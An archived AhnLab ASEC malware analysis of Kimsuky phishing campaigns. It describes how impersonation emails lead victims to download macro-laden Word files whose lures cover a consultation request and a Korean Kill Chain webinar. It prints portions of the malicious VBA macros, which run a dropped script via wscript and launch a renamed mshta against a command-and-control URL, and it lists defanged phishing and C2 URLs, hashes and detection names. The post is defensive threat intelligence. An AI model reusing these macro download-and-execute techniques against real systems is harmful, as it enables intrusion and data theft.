Word File Provided as External Link When Replying to Attacker's Email (Kimsuky)

By ATCP

Published: 2022-07-25 · Archived: 2026-04-05 21:48:26 UTC


The ASEC analysis team has discovered the continuous distribution of malicious Word files with North Korea-related materials. The types of discovered Word files included the one discussed in the "**Overall Organizational Analysis Report of 2021 Kimsuky Attack Word Files**" (AhnLab TIP) and '**Word Files Related to Diplomacy and National Defense Being Distributed**'. Also, there was also a type using mshta.

The malicious Word files are distributed in various names as shown below.


- CV of Kim **(Korean American Organization of **,220711).doc
- Yang**_** Foundation interim report(220716).doc
- Consultation Request.doc


- **Type 1**

The malicious Word file titled 'Consultation Request.doc' was most likely distributed through the email shown below. The attacker impersonated a person from a Korean organization to send an email requesting a consultation for a report.




The first attack email does not have any attachments. Only when a user responds favorably to the email does the attacker sends a reply with a URL for the user to download a malicious Word file.






Clicking the link on the second email will display a webpage containing another malicious URL.




Clicking the download button will redirect the user to hxxps://accounts.serviceprotect[.]eu/signin/v2/identifier?hl=kr&passive=true&<omitted>**rtnurl**=aHR0cHM6Ly9kb2NzLmdv<omitted>. The URL cannot be currently accessed. Yet judging from the URL, it is likely that it collected login information of users and downloaded a malicious Word file from the rtnurl parameter value.

Opening the Word file will show an image asking users to enable macros by clicking the Enable Content button. If users comply, the file displays texts related to a consultation request, making it difficult to realize its malicious

features.





The file contains a VBA macro that connects to a certain URL. Here are some parts of the macro code below.

```
 Sub <strong>Reserve</strong>(pth)
    Documents.Add
    cnt = "On Error Resume Next:Set mx = CreateObje" & "ct(""Microsoft.XMLHTTP""):mx.open ""GET"", ""hxxp://ass

Sub <strong>AutoOpen</strong>()
    On Error Resume Next
    pw = "1qaz2wsx"
    Weed pw

    obt = "winmgmts:win32_process"
Set wm = <strong>GetObject</strong>(obt)
        pth = <strong>Templates</strong>(1).Path & "\version.ini"
        cd = "wscript.exe //e:vbscript //b"
wm.Create cd & pth

End Sub
```

When the macro is run, it creates version.ini in the AppData\Roaming\Microsoft\Templates folder. It then runs the created ini file through wscript.exe.

- wscript.exe //e:vbscript //b %AppData%\Microsoft\Templates\version.ini


```
On Error Resume Next:Set mx = CreateObject("Microsoft.XMLHTTP"):mx.open "GET", "hxxp://asssambly.mywebcommunity
```

version.ini

As the URL cannot be currently accessed, it is impossible to know what the macro does after. It likely engaged in malicious behaviors such as leaking user PC information as mentioned in the previous post '**Word Document Attack Targeting Companies Specialized in Carbon Emissions**'.

- **Type 2**

Type 2 is distributed with a file related to a specific webinar and accesses C2 through mshta. Similar to Type 1, the Word file shows an image prompting users to enable macros. If users do so, the file shows a following text related to the webinar with a topic of North Korea.



KIMS-CNA 웨비나 계획(초안)

□ 일반 사항

□ 주제 : ROK-US Kill Chain Capacity and North Korean Nuclear/Missile Threat: today and tomorrow

□ 일시 : 2022. 9/10월 중 09:00~11:00시 (KST)/20:00~22:00시(EDT)

□ 장소 : 연구소 회의실(Webinar)

□ 참석자(섭외 중) : KIMS 5명/CNA 5명

사회자 – (섭외 중)

토론자 – 배학영 교수(국방대), 김홍철 준장(합동군사대), 송승종 교수(대전대), 이호령 (한국연)

※ 해군에서는 참관예정

□ 개요

Kill Chain이란 일종의 군 개념으로서, 핵심 질문은 다음과 같음: 어떻게 싸워서 이길 것인가? 흥미로운 사실은 한국과 미국이 Kill Chain을 다르게 이해하고 있다는 것임. 한국의 경우 Kill Chain을 북한에 대응하기 위한 3개 축 중 일부임. 미국의 경우 그 보다는 훨씬 더 포괄적인 전쟁수행 과정으로 정의를 하고 있음. 요컨대, 통일된 개념을 공유하지 않고 있음. 그렇다면 이러한 의견의 불일치가 북한을 대상으로 전쟁을 할 때 어떠한 영향을 미칠 수 있을까? 북한과 싸워서 이기기 위해 한국과 미국은 무엇을 해야 하는가? 특히 해양영역에서 무엇을 어떻게 해야 하는가? 이러한 질문들에 관하여 허심탄회한 대화를 통해 정책적 함의를 도출하는 것이 금년도 KIMS-CNA의 목적임.

※ 특히 現정부는 대북 3축 체계를 보강하고 있는 것으로 알려져 있고, 이 3축 체계 중 Kill Chain이 포함되어 있다는 사실을 감안할 때 본 웨비나가 상당히 시의적절하다고 판단되며, 이후 정부를 대상으로 자문을 해줄 수 있는 기회를 포착하고자 함

□ 세부일정

0900-0905	개회사(해양안보센터장 정삼만)
0905-0910	환영사 한국해양전략연구소 이사장 정의승 CNA(확인 중)
0910-0915	회의안내(해양안보센터장 정삼만)
0915-1000	1세션 - Kill Chain의 정의
1000-1010	휴식
1010-1055	2세션 - Kill Chain의 적용 및 해양안보
1055-1100	폐회사(해양안보센터장 정삼만)

□ 토의 의제

□ 1세션 : Kill Chain의 정의

1-2/5화면 100 %

The file also contains a VBA macro, which is shown below.

```
 Sub <strong>AutoOpen</strong>()

jsfds = "cmd /c copy %windir%\system32\mshta.exe %tmp%\gtfmon.exe"
Shell jsfds, 0

jsfds = "cmd /c timeout /t 7 >NUL && %tmp%\gtfmon.exe hxxp://freunkown1.sportsontheweb[.]net/h.php"
Shell jsfds, 0

End Sub
```

When the macro is run, it copies mshta.exe in the TEMP folder as gtfmon.exe and attempts to access a certain URL using the cmd command.

- cmd /c timeout /t 7 >NUL && %tmp%\gtfmon.exe hxxp://freunkown1.sportsontheweb[.]net/h.php

Again, the URL cannot be currently accessed and further behaviors cannot be confirmed. Similar to Type 1, the macro likely performed malicious behaviors such as leaking user PC information.

As malicious Word files containing North Korea-related materials are continuously being discovered, users need to take caution. Since attackers are distributing malicious files by impersonating normal users, one should check the email address of the sender and take caution when opening attachments and clicking links.

[File Detection]
Downloader/DOC.Kimsuky

MD5

357ef37979b02b08120895ae5175eb0a

7fe055d5aa72bd50470da61985e12a8a

Additional IOCs are available on AhnLab TIP.

URL

http[:]//asssambly[.]mywebcommunity[.]org/file/upload/list[.]php?query=1

http[:]//freunkown1[.]sportsontheweb[.]net/h[.]php

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/37396/